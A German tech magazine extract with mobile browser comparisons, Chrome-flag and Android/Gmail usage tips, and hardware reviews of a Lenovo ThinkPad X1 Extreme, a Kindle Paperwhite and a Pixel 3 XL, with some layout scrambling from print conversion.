Kiwi-Browser	Watermelon	100 MByte	✓	–	–	Blink	ab 4.2

sehen die Abkürzungen zu Youtube, Facebook und Google, unter *Mehr Aktionen* gibt es unzählige weitere. Tippen Sie auf einen Befehl, erscheint die vorgegebene Geste. Wählen Sie am unteren Rand *Leeren*, machen eine neue und bestätigen mit *Fertig*. Der Browser bringt auch einen Nachtmodus zum Lesen im Dunkeln mit und lädt Seiten auf Wunsch ohne Bilder, damit sparen Sie Daten. Für beide Aktionen tippen Sie oben rechts auf das Puzzleteil. Weiteres Plus: Dolphin löscht alle privaten Daten optional, sobald Sie den Browser beenden. Tippen Sie dazu in den Einstellungen auf *Daten löschen beim Beenden*.

Puffin: Flott und Flash-Unterstützung

Puffin behauptet von sich, einer der schnellsten Browser zu sein, dank eines Tricks: Webseiten werden von der Cloud des Anbieters geladen und nicht auf dem Handy. Das soll nicht nur das Lade-Tempo erhöhen, sondern Datenvolumen sparen. Spannend für Gamer sind ein paar weitere Extras: Puffin zeigt Flash-Seiten an. Wer will, nutzt außerdem Maus und Gamepad zur Bedienung. Zum Einblenden tippen Sie oben rechts auf die drei Punkte und schieben den Regler neben *Maus* oder *Gamepad* auf *Ein*. Auf dem Display erscheint dann ein Mauszeiger, den Sie mit dem Finger verschieben, oder ein Controller mit Steuerkreuz. Praktisch für Handy-Spiele ist auch Puffins Fähigkeit, Flash-Seiten anzuzeigen.

Kiwi: anpassbarer Nachtmodus

Der Kiwi-Browser erinnert optisch an Chrome, bringt aber ein paar Extras mit. Integriert ist zum Beispiel ein Nachtmodus, den Sie im Gegensatz zu anderen Programmen anpassen können. Zum Einschalten klicken Sie auf die drei Punkte oben rechts und wählen *Nachtmodus aktivieren*. Zum Personalisieren, etwa des Kontrasts oder um

Den mobilen Chrome-Browser anpassen mit Flags

Chrome enthält einige versteckte Features, die Sie über die Eingabe *chrome://flags* in der Adresszeile aufrufen. Aber Achtung: Die Funktionen können noch Bugs enthalten.

1 Neue Bilderansicht beim Hochladen

Wollen Sie in Chrome Bilder auf Seiten hochladen, öffnet sich eine Auswahlsicht. Mit Hilfe der Flags bekommen Sie dafür ein ansprechenderes Kachel-Design. Geben Sie auf der Flags-Seite ins Suchfeld



Chrome zeigt Bilder zum Hochladen mit Hilfe einer Flags-Einstellung als Kacheln an.

Enable new Photopicker ein, bestätigen mit Enter und drücken auf den blauen Schalter unter dem Ergebnis. Wählen Sie *Enabled*. Chrome muss neu starten.

2 Download-Ordner verändern

Laden Sie in Chrome Dateien herunter, landen diese automatisch im Download-Ordner des Handys. Mit einem Flag bringen Sie Chrome dazu, jedes Mal nachzufragen, wo die Datei abgelegt werden soll. Geben Sie ins Suchfeld auf der Flags-Seite *Enable Downloads Location Change* ein und drücken Enter. Tippen Sie auf den blauen Button unter dem Ergebnis und wählen *Enabled*. Tippen Sie dann auf die drei Punkte oben rechts in Chrome, gehen zu *Einstellungen* und zu *Downloads*. Tippen Sie darauf und verschieben den Schalter bei *Fragen, wo Dateien gespeichert werden sollen* auf *An*.

3 Parallele Downloads erlauben

Mit Hilfe eines Flags stellen Sie Chrome so ein, dass Downloads gleichzeitig erfolgen und beschleunigt werden. Geben Sie dazu *Enable Parallel Downloading* ins Suchfenster ein und wählen beim blauen Button *Enable*.

den Modus ausschließlich in Graustufen anzuzeigen, gehen Sie über die drei Punkte zu den *Einstellungen* und zu *Bedienungshilfen*. Dort können Sie übrigens auch die Adressleiste nach unten verschieben: Das erleichtert die einhändige Bedienung. Kiwi blockiert von Haus aus alle Anzeigen. Tracker schalten Sie in den Einstellungen unter *Datenschutz* und *Do not track* aus.

Fazit: Es muss nicht immer Chrome sein

Chrome hat zwar einen Marktanteil von über 55 Prozent in Deutschland. Doch andere mobile Browser bringen interessante Features mit, die dem Spitzenreiter fehlen. Dazu gehören eine bessere Personalisierung oder deutlich mehr Datenschutz und Privatsphäre – so wie zum Beispiel beim Tor-Browser für Android. ■

Besonderheiten	Pluspunkte	Download
Anonymes Surfen, Zusatz-App Orbot muss installiert werden, Do not track	Anonymes Surfen, viele Privatsphäre-Einstellungen	http://bit.ly/2quRBZ5
Datensparmodus, Do not track	Daten sparen	http://bit.ly/2SRU50q
Synchronisation von Tabs, Addons, Gastmodus, Do not track	Addons, Gastmodus	http://bit.ly/2QmTTES
Datensparmodus, Werbeblocker	Daten sparen, Design anpassen	http://bit.ly/2JLJqk4
Seiten an PC senden, Do not track	Verzahnung mit Windows	http://bit.ly/2quFyer
Browser spart automatisch Daten, Do not track, Werbeblocker	Viele Privatsphäre-Einstellungen	http://bit.ly/2PdGEyE
Daten sparen, Werbeblocker, Addons, Personalisierung	Viele Privatsphäre-Einstellungen	http://bit.ly/2DnON8x
Addons, Daten sparen, anpassbare Startseite, Gestensteuerung	Viele Anpassungsmöglichkeiten, Gestensteuerung, Daten sparen	http://bit.ly/2SqrJ72
Gamepad, Maus, Flash-Unterstützung, Daten sparen	Extras für Gamer, Daten sparen	http://bit.ly/2D6KHAP
Personalisierbarer Nachtmodus, Werbeblocker, Do not track	Anpassungsmöglichkeiten	http://bit.ly/2PHQzqW



NOTEBOOK & SMARTPHONE Tipps & Tricks

Performance, Google-Dienste, WhatsApp

1. Android-Geräte Regelmäßige Neustarts festlegen

Die wichtigsten Tipps sind nicht selten einfach diejenigen, die eigentlich selbstverständlich sein sollten und die wir dennoch zu selten beherzigen. Einer davon ist schlicht: Starten Sie Ihr Android-Gerät regelmäßig neu. Sie beugen damit zukünftigen Leistungseinbrüchen vor.

Smartphones sind mittlerweile so untrennbar mit unserem Alltag verbunden, dass wir sie ständig bei uns tragen. Damit wir nichts verpassen und jederzeit die Gelegenheit haben, uns von unserer Umwelt abzulenken, muss der Taschen-Computer natürlich immer aufgeladen sein. Unsere Geräte befinden sich gerne wochen- oder gar monatelang mindestens im Dauer-Standby.




Mit jedem Neustart verarbeitet Android routinemäßige Aufgaben, wie das Löschen temporärer Dateien oder Gerätespeicherbereinigung. Unauffällige Probleme wie Kommunikationsstörungen oder Ineffizienzen beim Speicher-Management lösen sich beim Neustart auch oft von selbst.

Erstellen Sie sich doch einfach eine laufende Erinnerung in Ihrer Kalender- oder To-do-App. Bei einem Neustart pro Woche sind Sie auf der sicheren Seite.

Tipp 1: Regelmäßiges Neustarten ist für Leistungsoptimierung beim Smartphone sehr hilfreich.

Tipp 2: Google Docs kann Dateien auch standardmäßig in Word-Formaten speichern.

Tipp 3: Ungewünschte Dateien in der Galerie? Erstellen Sie eine .nomedia-Datei, und der Android-Medienscanner ignoriert Dateien in diesem Ordner.



2. Google Docs Word-Formate als Standard festlegen

Eine kleine aber bedeutende Funktion von Google Docs, die aber weitläufig übersehen wird: Die App erlaubt Ihnen, Dokumente automatisch im MS-Word-Format DOCX zu speichern, statt des eigenen Formats GDOC.

Innerhalb von Google Docs tippen Sie einfach auf das Drei-Striche-Symbol und wählen *Einstellungen* aus. Unter *Dokumentenerstellung* wartet ein unscheinbarer Schalter namens *Word-Dateien erstellen*. Das macht die Kollaboration außerhalb von Google Docs deutlich einfacher.

3. Android-Galerie-Apps Medien-Scan verbessern

Galerie-Apps zeigen häufig nicht nur solche Bilder an, die Sie dort gerne sehen und vorzeigen wollen. Oftmals finden sich dort ungewollte Dateien wie z.B. Coverbilder gespeicherter Musik. Mit einem simplen Trick sorgen Sie hier endgültig für Ordnung.


Androids automatischer Medien-Scan fügt jede neue Datei einem Index hinzu, auf den unter anderem Galerie-Apps zugreifen. Android fragt zwar direkt nach dem Download, ob bestimmte Dateien gescannt werden sollen. Mit unserem Trick wird aber selbst diese Frage hinfällig.

Nachdem Sie die App identifiziert haben, die die unerwünschten Mediendateien erzeugt, öffnen Sie einfach deren Ordner in Ihrem Datei-Explorer (vorausgesetzt, damit lassen sich Dateien erzeugen und ggf. versteckte Ordner einsehen). In diesem Ordner erstellen Sie eine Datei namens *.nomedia*. Solange eine Datei mit genau diesem Namen vorhanden ist, weiß der automatische Medienscanner, dass solche Ordner zu ignorieren sind.

4. Google Play App-Sammlung verwalten

Oftmals möchte man eine einst längst vergessene, deinstallierte App gerne wieder nutzen. Womöglich wurde diese gelöscht, eine Nachfolger-App stellte sich als Fehlentscheidung heraus oder man möchte ein altes Spiel einfach mal wieder anspielen. Damit Sie auf der Suche nach einer vergessenen App nicht womöglich auf eine Nachahmer-App hereinfliegen, konsultieren Sie Ihre Download-Logs in Google Play.

Google bewahrt nämlich alle App-Installationen auf, die je mit Ihrem Konto verknüpft worden sind. Zur Einsicht öffnen Sie die Play-Store-App und tippen auf die Menü-Taste links innerhalb der Suchleiste. Im nächsten Menü tippen Sie auf *Meine Apps und Spiele* und wählen am oberen Rand den Tab *Sammlung* aus. Sie können die dortige Liste aufräumen, indem Sie die X-Taste neben den jeweiligen Apps drücken, um Sie endgültig aus der Sammlung zu löschen. Der *Installieren*-Button erspart Ihnen hingegen die Suche und führt Sie direkt zum Play-Store-Eintrag der jeweiligen App.



Tipp 4: Die App-Sammlung in Google Play merkt sich alle Apps, die Sie dort je heruntergeladen haben.

5. WhatsApp Fernsteuerung per Rechner

Wer zu Hause schnell auf eine WhatsApp-Nachricht antworten möchte, muss nicht zwangsläufig aufstehen und nach dem Smartphone suchen – dank WhatsApp Web.

Die Einrichtung ist kinderleicht: Besuchen Sie die Seite <https://web.whatsapp.com>, wo Sie zur Authentifizierung dazu aufgefordert werden, einen QR-Code zu scannen. Dieser verknüpft Sie nun mit Ihrer mobilen WhatsApp-Anwendung. Tippen Sie dazu auf das Drei-Punkte-Symbol in der App und danach auf *WhatsApp Web*.

Nun kann jeder Benutzer dieses Browsers auf das WhatsApp-Adressbuch zugreifen und Nachrichten versenden. Versichern Sie sich also, dass Sie alleine Zugriff darauf haben.

6. Gboard Google-Translate-Integration

Die Google-eigene Tastatur Gboard hat sich in den letzten Jahren mit der Integration so mancher Konkurrenzfunktionen zu einer der besten Android-Tastatur-Apps gemausert. Dabei bleiben einige der besten Optionen vielen Benutzern unbekannt. Beispielsweise müssen Sie nicht erst Google Translate öffnen, um einen Satz in der Textzeile zu übersetzen.

Stattdessen tippen Sie auf das G-Symbol links oben und wählen dort das Google-Translate-Logo aus (der Buchstabe G auf einer Schriftrolle zusammen mit einem chinesischen Schriftzeichen). Nach einer Warnung, dass Ihre Nachricht zur Verarbeitung an Google

gesendet werden muss, erscheint oberhalb der Textzeile nun ein minimalistischer Google-Translate-Dialog. Dort wählen Sie eine Ausgangssprache (oder lassen diese automatisch erkennen) und eine Zielsprache aus und kopieren Ihren Satz in die Maske. Den Rest erledigt Googles Übersetzungsalgorithmus von selbst.

7. Gboard Persönliches Wörterbuch

Gboard hat jedoch noch mehr zu bieten – darunter auch Funktionen, die die eigenen Schwächen, etwa beim Lernen von Wörtern ausgleichen.



Selbst bei häufiger Benutzung wandelt Gboard gewisse Wörter per Auto-Korrektur in andere Wörter um oder markiert sie zumindest als potenziell falsch. Das kann frustrierend sein, besonders wenn es um spezifische Fach- oder Nischensprachen geht (die nicht unbedingt in der Google-Bibliothek vertreten sind). Während der Eingabe kann man diese zwar als richtig markieren, die Vorschläge aus dem 'offiziellen' Wörterbuch scheinen dennoch zunehmend Vorrang zu bekommen. Das ändern Sie schnell, indem Sie



Tipp 6: Googles Tastatur-App Gboard integriert nahtlos ein Widget für Google Translate.



Bild: Karlis Dambrans



Tipp 8: Ohne den Einhand-Modus für Android kann man so manche Smartphones mit größeren Displays kaum mehr einhändig bedienen.

Tipp 9: So manche populäre Apps haben sogenannte *Lite*-Versionen veröffentlicht, die besonders sparsam arbeiten.

Tipp 10: Mit Android können Sie Anrufe bestimmter Kontakte direkt an die Mailbox weiterleiten lassen.

unter *Einstellungen/Gboard/Wörterbuch/Mein Wörterbuch/Deutsch* eigene Einträge vornehmen. Hier fügen Sie nämlich ein spezielles Tastaturkürzel hinzu, das direkt auf Ihr gewünschtes Wort führt. Damit muss die algorithmengesteuerte App nicht erst raten, worum es sich handelt, sondern zeigt immer genau das gewünschte Wort an. Wenn Sie möchten, können Sie mit dieser Funktion sogar Ihr eigenes Stenografie-System für wahrlich blitzschnelles Tippen aufsetzen.

8. Android Einhandbedienung

Besitzer großer Smartphone-Displays und/oder zierlicher Hände werden sich über diesen Tipp besonders freuen. Android erlaubt Ihnen die Bedienung mit nur einer Hand. Die Funktion versteckt sich in den Einstellungen.

Im Untermenü *Intelligente Unterstützung* finden Sie *Einhandbedienung*. Wir empfehlen, dort beide Optionen für diesen Zweck einzuschalten. Unabhängig von welcher App aus aktivieren Sie nun den Einhandmodus, indem Sie eine Geste von der rechten unteren Ecke des Bildschirms ins Zentrum ziehen. Dieser wird nun verkleinert dargestellt, sodass Sie mühelos mit der rechten Hand den ganzen Bildschirm erreichen. Sie setzen den Modus zurück, sobald Sie auf den nun entstandenen, leeren schwarzen Rand tippen. Falls es nicht auf Anhieb klappt, müssen Sie den Finger weiter in der Ecke ansetzen.

Zur Benutzung mit der linken Hand wechseln Sie einfach auf die linke untere Ecke.

9. Android Life-Alternativen für beliebte Apps

Die Anzahl Ihrer Apps in regelmäßiger oder ständiger Benutzung schlagen sich im Speicher und im Arbeits-

speicher Ihres Geräts nieder. Bei einer hohen Anzahl anspruchsvoller Apps hilft selbst das beste Optimierungsverfahren wenig. Was bleibt also, wenn man sich schon auf ein Minimum an Apps beschränkt hat? Lite-Versionen für Ihre Apps sind die Antwort.

Facebook Lite, [Facebook] Messenger Lite, Skype Lite, Twitter Lite, Shazam Lite, Opera Mini, etc. – Hersteller all dieser Apps wollen auch in wirtschaftlich schwächeren Märkten den Absatz nicht verlieren. Lite-Apps sind daher kompakter, sparsamer und verzichten unter Umständen auf nicht-essenzielle Funktionen. Genügt Ihnen die Grundausstattung dieser Apps, so steht Ihnen nichts im Wege, dadurch eine verbesserte Performance zu erreichen. Prüfen Sie also Google Play und spüren dort eventuelle Lite-Versionen Ihrer Lieblings-Apps auf.

10. Android Anrufweiterleitung zur Mailbox

Eine besonders heikle und unangenehme Situation: Eine Person im Freundeskreis ruft ständig an und vermag nicht zu verstehen, dass man eigentlich nicht mit ihr reden möchte. Dennoch will man nicht unhöflich wirken, da ein gemeinschaftliches Wiedersehen unvermeidlich ist.

Natürlich kann man die Person einfach von der Android-Telefon-App als blockierten Kontakt führen lassen. Dazu suchen Sie im Adressbuch nach der Telefonnummer, tippen auf das Dreipunkte-Symbol und wählen *zu blockierte Kontakte hinzufügen*. Jeder versuchte Anruf wird nun automatisch direkt abgeblockt.

Wenn man aber den Kontakt nicht problemlos abbrechen kann oder will, wirft dies ungewollte Fragen auf. Für solch einen Fall können Sie Rufnummern nun auch selektiv auf die Mailbox auslagern. Dazu tippen Sie ebenfalls auf die drei Punkte und wählen

dann *Alle Anrufe auf Mailbox*. Der Anrufer hört so dann wie bei einer normalen Mailbox-Weiterleitung mehrere Wahlöne, bevor er die Bandansage hört. Sie hingegen bekommen davon erst etwas mit, wenn die Mailbox-Benachrichtigung ankommt.

11. SnoopSnitch Android-Versionsprüfer

Es mag weit hergeholt klingen, doch die **Android-Versionsnummer** könnte nicht die Version sein, die man Ihnen versprochen hat. Es ist nicht unüblich für Smartphone-Hersteller, neue Android-Updates bestimmter (meist älterer) Modelle spät oder gar nicht auszuliefern. In den Einstellungen wird dem Benutzer dennoch eine aktuellere Version vorgetäuscht. Zum Glück gibt es eine App für diesen Fall.

Die App SnoopSnitch vergleicht Ihre Android-Version und schlägt Alarm, falls ein augenscheinlich aktuelles Update unvollständig ausgeliefert oder schlicht ausgelassen wurde. Dies ist nicht unbedingt ungefährlich, da mit neuen Android-Versionen auch oft wichtige Sicherheits-Patches einhergehen.

Befinden Sie sich in diesem Boot und können nicht mehr darauf hoffen, dass Ihr Update lediglich einig Monate zu spät ist, sollten Sie sich nach Optionen

erkundigen, z.B. könnten Sie noch auf inoffiziellen Support von den Entwicklern des größten Android-Forums XDA-Developers hoffen (<https://www.xda-developers.com/>). In der Regel benötigen Sie hierfür allerdings ein gerootetes Smartphone.

12. Youtube Später Ansehen ist endlich nützlich

Die **Später Ansehen**-Funktion von Youtube ist sowohl eine der ältesten, als auch eine der unnützlichsten Funktionen des Dienstes, die kaum zur Anwendung kam. Doch mit der Youtube-App macht Später-Ansehen nun endlich Sinn für den Benutzer.

Warum kaum jemand diese Funktion benutzte, ist offensichtlich: Es handelte sich dabei bis vor Kurzem um nichts anderes als eine vorgefertigte Playlist, mit der Youtube größtenteils die Playlist-Funktion an sich hervorheben wollte.

Nun bekommen Videos innerhalb dieser speziellen Playlist aber einen neuen Stellenwert: Wenn Sie auf Youtube surfen, werden kontextuell ähnliche Videos von der Später-Ansehen-Playlist bevorzugt vorgeschlagen. Darüber hinaus bekommen Sie nun auch Benachrichtigungen auf Ihr Mobilgerät, die Sie daran erinnern.

Fabian Bambusch

13. E-Mail Vier effiziente Tipps zu Gmail

Googles Mailing-Dienst hat sich über die Jahre nicht nur im Zuge der starken Integration anderer Google-Dienste bewährt, sondern auch aufgrund seiner simplen, effizienten Bedienung und Verwendung starker Algorithmen.

Ein starkes E-Mail-Programm bildet das Grundgerüst für jede Produktivitätsanwendung. Hier sind drei Tipps zu Gmail an sich und ein Tipp zur Schwester-App Inbox by Gmail im Speziellen.

1 Gestengesteuerte Kategorisierung

Die Gestensteuerung von Gmail erlaubt eine schnellere Abwicklung Ihres Posteingangs. Schließlich lässt sich einem Großteil unserer Mails schon vom Betreff ablesen, wie damit zu verfahren ist. So löschen, archivieren, markieren oder verschieben Sie Mails in Windeseile per Wischgeste.

2 Suchparameter mit Google-Kaliber

Die Suchfunktion der Gmail-App muss der Google Suchmaschine keineswegs nachstehen. Bekannte Google-Suchparameter um das Thema oder die Korrespondenten einer E-Mail herauszufinden sind genauso nützlich wie Filterparameter.


Zum Beispiel geben Sie *older_than:7d* für einen bestimmten Suchzeitraum ein. Unter <https://support.google.com/mail/answer/7190> finden Sie eine Liste der wichtigsten Parameter.

3 Massenantworten stummschalten

E-Mails mit vielen Rezipienten können auf dem Smartphone ein wahres Klingelkonzert auslösen. Wenn Sie diese E-Mail-Flut selbst nur zur Sicht zugestellt bekommen, schalten Sie diese in Gmail einfach stumm. Nun werden dazu keine zusätzlichen Benachrichtigungen mehr gesendet.

4 Gesendete E-Mails zurückrufen

Oft genug schickt man eine E-Mail ab und bekommt sofortige Zweifel zum Inhalt



Nachrichten mit Inbox by Gmail lassen sich noch fünf Sekunden nach dem Abschicken widerrufen.

oder zur Form – trotz genügend Vorbereitungszeit.

Statt eine peinliche Berichtigungsmail schicken zu müssen, können es sich Benutzer der App Inbox by Gmail innerhalb von fünf Sekunden noch einmal anders überlegen und den Sendeprozess der Nachricht abbrechen.

LENOVO THINKPAD X1 EXTREME

Alles dran und alles drin

Qualität hat immer ihren Preis. Das beste Beispiel dafür ist das brandneue ThinkPad X1. In diesem High-End-Notebook hat Lenovo alles verbaut, was gut und teuer ist.



Die ThinkPad-Reihe hat eine Tradition, die bis ins Jahr 1992 zurückreicht. Damals noch von IBM hergestellt, lassen sich ThinkPads seit einer gefühlten Ewigkeit an charakteristischen Eigenheiten erkennen, wie etwa dem obligatorischen Trackpoint oder den roten Farbelementen. Beides hat natürlich auch das brandneue X1 Extreme zu bieten – und darüber hinaus noch eine ganze Menge mehr. Wie der Name und der stattliche Preis von 2850 Euro vermuten lassen, ist dieses Notebook das Flaggschiff der aktuellen ThinkPad-Modelle. Folglich ist es mit leistungsstarken Komponenten ausgestattet und bietet Features, die

nur wenige Notebooks am Markt in sich vereinen. Bereits der erste Blick auf das 15-Zoll-4K-Display macht deutlich, dass man es mit einem äußerst hochwertigen Bildschirm zu tun hat. Das Touchdisplay liefert sehr gute Helligkeitswerte, ist gleichmäßig ausgeleuchtet, bietet einen hohen Kontrast und spiegelt kaum. Es eignet sich auch zur Stifteingabe, wobei der Stift optional erworben werden muss. Für die Grafikpower sorgt eine dedizierte Grafikkarte von Nvidia, die das X1 Extreme zu 3D Mark-Werten treibt, die man sonst nur von Gaming-Notebooks kennt. Die Sechskern-CPU stammt von Intel und gehört der Coffee-Lake-Generation an. Sie wird von 16 GByte Hauptspeicher sowie einer schnellen SSD aus dem Hause Samsung unterstützt. Unterm Strich leistet diese Kombination ganze Arbeit und kann bei allen Benchmarktests voll überzeugen. Auch bei hoher Belastung bleiben die nur selten eingreifenden Lüfter angenehm leise.

Üppige Ausstattungsmerkmale

Das etwa 1,8 Kilogramm schwere X1 Extreme ist mit einer für ThinkPad-Modelle typischen Tastatur ausgestattet. Sie bietet eine 2-stufige Beleuchtung, die auch von vorn betrachtet nicht blendet. Eine feinere Abstufung mit zusätzlichen Helligkeitsstufen hätte dem X1 allerdings gut zu Gesicht

gestanden. Der eingangs erwähnte Trackpoint ist natürlich an Bord; viel bequemer dürfte für die meisten Nutzer aber die Steuerung mithilfe des erstklassigen Touchpads von der Hand gehen, das mit drei separaten Maustasten ausgestattet ist. Auch Anschlüsse gibt es beim X1 im Überfluss, darunter zweimal USB 3.1 (Typ C); beide unterstützen auch das schnelle Thunderbolt 3. Ein LAN-Anschluss ist zwar nicht integriert, dafür liegt ein separater Adapter bei. Neben einem SD-Kartenleser und einem Fingerprint-Sensor hat Lenovo auch einen Smartcard-Leser verbaut, der deutlich macht, dass das X1 durchaus auch für den professionellen Einsatz in Firmen mit hohen Sicherheitsstandards gedacht ist. Privatkäufer werden mit dem X1 Extreme aber mit Sicherheit ebenfalls glücklich, wenn man den Rückschlag beim Kontostand verkraftet hat. Denn egal, ob man spielen möchte, Videos schneiden oder riesige Fotos bearbeiten will: Das X1 wird mit allen Aufgaben bestens fertig. Robust ist das maximal 1,87 Zentimeter flache High-End-Notebook übrigens auch: Der Deckel besteht aus einem kohlenstofffaserverstärkten Kunststoff, der untere aus einer Aluminiumlegierung.

Stefan Schasche

Benchmark	Wert
3D Mark Cloud Gate	15.035 Punkte
PC Mark 8 Work	3039 Punkte
Cinebench R11.5	12,68 Punkte
HD Transfer lesen	1404 MByte/s
PC Mark 8 Battery Life	219 Min.
← schlechter besser →	

Notebook über 1000 Euro

Lenovo ThinkPad X1 Extreme

Preis: 2850 Euro

Preis/Leistung: ausreichend

CPU: Intel Core i7-8750H / 2,2 bis 4,1 GHz

Speicher: 16 GByte DDR4

Festplatte: 512 GByte Samsung SSD

Grafik: NVIDIA GeForce GTX 1050 Ti

Betriebssystem: Windows 10 Pro

Fazit: Billig ist es nicht, das X1 Extreme von Lenovo. Dafür erhält der Käufer aber auch ein Notebook, das für sehr lange Zeit ein überaus treuer und ziemlich perfekter Begleiter sein dürfte.

87 Punkte
sehr gut

PC Magazin
SEHR GUT



Ein Fingerprint-Sensor darf beim X1 natürlich nicht fehlen, auch ein Smartcard-Reader ist vorhanden



Trackpoint, Touchpad, zusätzliche Maustasten: In Sachen Bedienung bleiben keine Wünsche unerfüllt



AMAZON KINDLE PAPERWHITE

Lässig leichtes Lesevergnügen

■ Wer gerne mal in der Wanne schmökert, kann den neuen E-Reader von Amazon gestrost mitnehmen; der neu aufgelegte Kindle Paperwhite ist nämlich wasserfest (IPX8-zertifiziert). Ein versehentliches Eintauchen in Badewanne oder Pool richtet tatsächlich keine Schäden an. Auch sonst hinterlässt der Paperwhite einen guten Eindruck: Das 6 Zoll große Display zeigt ein gestochen scharfes Schriftbild, das selbst bei Sonnenlicht sehr gut lesbar ist. Der schmale E-Reader liegt gut in der Hand und hat jetzt nicht nur eine plane Vorderseite, sondern auch ein einheitlich ausgeleuchtetes Display. Außerdem können jetzt E-Books nicht nur mit mobilen Geräten synchronisiert werden; vielmehr ist es möglich, zwischen E- und Hörbuch zu wechseln. Das läuft dann etwa über einen Bluetooth-fähigen Lautsprecher. Bei all den praktischen Neuerungen bleiben ein paar Schönheitsfehler, wie fehlende Tasten oder eine anpassbare Lichttemperatur, bestehen. **Margrit Lingner**

E-Book-Reader

Kindle Paperwhite (2018)

Preis: 120 Euro**Preis/Leistung:** gut**Displaygröße:** 6 Zoll (300 dpi)**Speicher:** 8 GByte**Maße, Gewicht:** 116 x 167 x 8,2 mm / 182 g**Besonderheiten:** Abgleich mit Audible-Hörbüchern möglich, Smart-Cover (optional)

Fazit: Mit dem Kindle Paperwhite ist dank neuer Ausstattung und Funktionen das Lesevergnügen vorprogrammiert. Noch ungetrübter wäre es unter anderem mit dem passenden Licht in jeder Lebenslage.

84 Punkte
gut
PC Magazin
GUT
www.pc-magazin.de

GOOGLE PIXEL 3 XL

Botschaft von Google

Google garantiert auf allen Pixel-Phones zwei Jahre lang neue Android-Versionen und über drei Jahre lang Sicherheitsupdates. Wer Pixel kauft, bekommt den besten Software-Support in der Android-Welt. Dafür verlangt Google allerdings einen hohen Preis. Das passt nicht so recht zusammen mit dem vergleichsweise kleinen internen Speicher von 64 bzw. 128 GByte. Immerhin ist die Nutzung einer zusätzlichen E-SIM möglich. Und Google räumt den Pixel-Nutzern unbegrenzten Platz in der Cloud ein. Das gilt aber nur bis Anfang 2022.

Makellose Verarbeitung

